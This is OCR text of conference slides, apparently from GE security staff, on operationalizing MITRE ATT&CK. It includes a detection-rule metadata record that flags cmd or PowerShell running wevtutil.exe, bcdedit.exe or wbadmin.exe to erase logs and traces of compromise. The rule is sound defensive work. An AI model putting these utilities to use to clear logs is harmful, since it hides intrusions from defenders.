
Content Development CD/CI





```
{
    "type": "[redacted]",
    "active": true,
    "search_type": "attack",
    "saved_search_name": "ATTCK - Defense Evasion - Powershell or cmd.exe running wevtutil.exe|bcdedit.exe|wbadmin.exe - CS",
    "description": "Looking for cmd running this utilities that could delete event logs and other traces of compromise.",
    "source": "https://[redacted].html",
    "author": {
        "name": "Justin Sherenco",
        "email": "justin.sherenco@ge.com"
    },
    "campaigns": [
        "[redacted]"
    ],
```


So what?

What can the metadata tell us about our coverage?



What can the metadata tell us about our tools?






Confidence profiles → **Determine tools abilities to detect on MITRE data sources**

There’s always value in the metadata…

What can the operationalization of ATT&CK enable?



Behavioral coverage and capabilities analytics

124%

ATT&CK alerts have a 124% higher true positive rate

In progress: actor tracking and prioritization

Key Takeaways

1. **Operationalization**
   - → Integrated cross-team operations breaks down siloes and enables better communication, leading to higher fidelity alerts and better detection
2. **Intelligence driven defense**
   - → Intelligence can drive and support the creation of detection tailored to behavioral trends observed in the wild
3. **Value in the metadata**
   - → Hosting cross-team operations in a single tool allows for more complex analysis and a better understanding of behavioral coverage and threat trends

Contact Information

Justin Sherenco
justin.sherenco@ge.com
@jsherenco

Emma MacMullan
emma.macmullan@ge.com